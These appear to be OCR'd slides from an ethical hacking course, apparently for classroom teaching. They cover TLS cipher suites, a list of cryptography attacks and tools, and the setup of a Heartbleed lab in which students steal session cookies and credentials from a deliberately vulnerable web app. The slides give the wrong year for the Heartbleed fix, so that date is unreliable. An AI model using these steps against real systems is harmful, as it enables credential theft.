
Known cipher suites

The table below contains an exhaustive list of cipher suites implemented or defined by RFCs and various TLS/SSL toolkits.

Cipher ID	Name	Protocol	Kx	Au	Enc	Bits	Mac
0x000000	TLS_NULL_WITH_NULL_NULL	TLS	NULL	NULL	NULL	0	NULL
0x000001	TLS_RSA_WITH_NULL_MD5	TLS	RSA	RSA	NULL	0	MD5
0x000002	TLS_RSA_WITH_NULL_SHA	TLS	RSA	RSA	NULL	0	SHA
0x000003	TLS_RSA_EXPORT_WITH_RC4_40_MD5	TLS	RSA_EXPORT	RSA_EXPORT	RC4_40	40	MD5
0x000004	TLS_RSA_WITH_RC4_128_MD5	TLS	RSA	RSA	RC4_128	128	MD5
0x000005	TLS_RSA_WITH_RC4_128_SHA	TLS	RSA	RSA	RC4_128	128	SHA
0x000006	TLS_RSA_EXPORT_WITH_RC2_CBC_40_MD5	TLS	RSA_EXPORT	RSA_EXPORT	RC2_CBC_40	40	MD5
0x000007	TLS_RSA_WITH_IDEA_CBC_SHA	TLS	RSA	RSA	IDEA_CBC	128	SHA
0x000008	TLS_RSA_EXPORT_WITH_DES40_CBC_SHA	TLS	RSA_EXPORT	RSA_EXPORT	DES40_CBC	40	SHA
0x000009	TLS_RSA_WITH_DES_CBC_SHA	TLS	RSA	RSA	DES_CBC	56	SHA
0x00000A	TLS_RSA_WITH_3DES_EDE_CBC_SHA	TLS	RSA	RSA	3DES_EDE_CBC	168	SHA
0x00000B	TLS_DH_DSS_EXPORT_WITH_DES40_CBC_SHA	TLS	DH	DSS	DES40_CBC	40	SHA
0x00000C	TLS_DH_DSS_WITH_DES_CBC_SHA	TLS	DH	DSS	DES_CBC	56	SHA
0x00000D	TLS_DH_DSS_WITH_3DES_EDE_CBC_SHA	TLS	DH	DSS	3DES_EDE_CBC	168	SHA
0x00000E	TLS_DH_RSA_EXPORT_WITH_DES40_CBC_SHA	TLS	DH	RSA	DES40_CBC	40	SHA
0x00000F	TLS_DH_RSA_WITH_DES_CBC_SHA	TLS	DH	RSA	DES_CBC	56	SHA
0x000010	TLS_DH_RSA_WITH_3DES_EDE_CBC_SHA	TLS	DH	RSA	3DES_EDE_CBC	168	SHA
0x000011	TLS_DHE_DSS_EXPORT_WITH_DES40_CBC_SHA	TLS	DHE	DSS	DES40_CBC	40	SHA
0x000012	TLS_DHE_DSS_WITH_DES_CBC_SHA	TLS	DHE	DSS	DES_CBC	56	SHA
0x000013	TLS_DHE_DSS_WITH_3DES_EDE_CBC_SHA	TLS	DHE	DSS	3DES_EDE_CBC	168	SHA
0x000014	TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA	TLS	DHE	RSA	DES40_CBC	40	SHA
0x000015	TLS_DHE_RSA_WITH_DES_CBC_SHA	TLS	DHE	RSA	DES_CBC	56	SHA
0x000016	TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA	TLS	DHE	RSA	3DES_EDE_CBC	168	SHA
0x000017	TLS_DH_Anon_EXPORT_WITH_RC4_40_MD5	TLS	DH	Anon	RC4_40	40	MD5
0x000018	TLS_DH_Anon_WITH_RC4_128_MD5	TLS	DH	Anon	RC4_128	128	MD5
0x000019	TLS_DH_Anon_EXPORT_WITH_DES40_CBC_SHA	TLS	DH	Anon	DES40_CBC	40	SHA
0x00001A	TLS_DH_Anon_WITH_DES_CBC_SHA	TLS	DH	Anon	DES_CBC	56	SHA

http://www.thesprawl.org/research/tls-and-ssl-cipher-suites/

Cipher Suite Glossary



cipher suites using authenticated ephemeral DH key agreement.

ADH
anonymous DH cipher suites, note that this does not include anonymous Elliptic Curve DH (ECDH) cipher suites.

DH
cipher suites using DH, including anonymous DH, ephemeral DH and fixed DH.

kECDHr, kECDHe, kECDH
cipher suites using fixed ECDH key agreement signed by CAs with RSA and ECDSA keys or either respectively.

kEECDH, kECDHE
cipher suites using ephemeral ECDH key agreement, including anonymous cipher suites.

ECDHE, EECDH
cipher suites using authenticated ephemeral ECDH key agreement.

AECDH
anonymous Elliptic Curve Diffie Hellman cipher suites.

ECDH
cipher suites using ECDH key exchange, including anonymous, ephemeral and fixed ECDH.

aDSS, DSS
cipher suites using DSS authentication, i.e. the certificates carry DSS keys.

aDH
cipher suites effectively using DH authentication, i.e. the certificates carry DH keys.

aECDH
cipher suites effectively using ECDH authentication, i.e. the certificates carry ECDH keys.

aECDSA, ECDSA
cipher suites using ECDSA authentication, i.e. the certificates carry ECDSA keys.

TLSv1.2, TLSv1, SSLv3
TLS v1.2, TLS v1.0 or SSL v3.0 cipher suites respectively. Note: there are no ciphersuites specific to TLS v1.1.

AES128, AES256, AES
cipher suites using 128 bit AES, 256 bit AES or either 128 or 256 bit AES.

AESGCM
AES in Galois Counter Mode (GCM): these ciphersuites are only supported in TLS v1.2.

CAMELLIA128, CAMELLIA256, CAMELLIA
cipher suites using 128 bit CAMELLIA, 256 bit CAMELLIA or either 128 or 256 bit CAMELLIA.

3DES
cipher suites using triple DES.

DES
cipher suites using DES (not triple DES).

RC4
cipher suites using RC4.

RC2
cipher suites using RC2.

IDEA
cipher suites using IDEA.

SEED
cipher suites using SEED.

MD5

https://wiki.openssl.org/index.php/Manual:Ciphers(1)

Cryptography Attacks

Cryptography Attacks

- Password cracking
  - Dictionary attacks
  - Brute force attacks
  - Hydra, John the Ripper, L0phtcrak and Ophcrack, Pwdump3v2
  - Illegal in the United States (you can crack your own forgotten password)
  - Faster if you have the hashed password file (/etc/shadow or Windows SAM database)
- Mathematical attacks to exploit the algorithm
- Man-in-the-middle attacks (false keys won't be verified by CA)
- Replay attacks
  - Firesheep in a coffee shop
- SSL/TLS vulnerabilities
  - Wildcard certificates
  - Browsers that fail to check revocation lists
  - Untrustworthy CA entries in browser
  - SSL stripping - downgrades HTTPS to HTTP
  - Implementation vulnerabilities (POODLE, TIME, BREACH, CRIME, etc.)
  - OpenSSL library vulnerabilities (Heartbleed)

We will do this one tonight


Heartbleed Vulnerability

Heartbleed Vulnerability

- Heartbleed is a serious vulnerability in the OpenSSL cryptographic software library.
- The bug was introduced with version 1.0.1 (December 2011) and fixed in version 1.0.1g (March 2012).
- OpenSSL implements the SSL/TLS encryption protocol used by many websites and applications to secure Internet traffic.
- It allows anyone on the Internet to read the memory of systems using a vulnerable version of the OpenSSL library versions 1.0.1 though and including 1.0.1f.
- Attackers can get encryption keys, user names & passwords, the private content itself, and system security settings.
- The exploit goes after a bug in the implementation of heartbeat extension (RFC6520) which results in a leak of memory contents.

http://heartbleed.com/

Heartbleed Setup



"EH-Pod-05 Network"
10.76.xx.0/24

Heartbleed Testing Setup

On EH-WinXP-xx
1) Install WampServer
2) Configure SSL
3) Configure IP address to listen on
4) Configure root password for PhpMyAdmin
5) Install Damn Vulnerable Web App (DMVA)
6) Login to PhpMyAdmin at https://10.76.xx.201/myphpadmin

On EH-Kali-xx
1) Steal PhpMyAdmin login session cookies

On EH-WinXP-xx
1) Login to DVWA at https://10.76.xx.201/dvwa

On EH-Kali-xx
1) Get user and password from DMVA login session

Credits

Infosec Heartbleed lab:

http://resources.infosecinstitute.com/lab-heartbleed-vulnerability/

Installing Damn Vulnerable Web Application (DVWA):

http://www.effecthacking.com/2015/12/setup-dvwa-using-xampp-windows.html


Metasploit Heartbleed exploit:

https://www.rapid7.com/db/modules/auxiliary/scanner/ssl/openssl_heartbleed

Install WampServer

(EH-WinXP-xx)

EH-WinXP-xx (restored to baseline snapshot)




Run

Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.

Open: \\172.30.10.36\depot


Start > Run... > cmd > \\172.30.10.36\depot > OK button

[EH-WinXP]



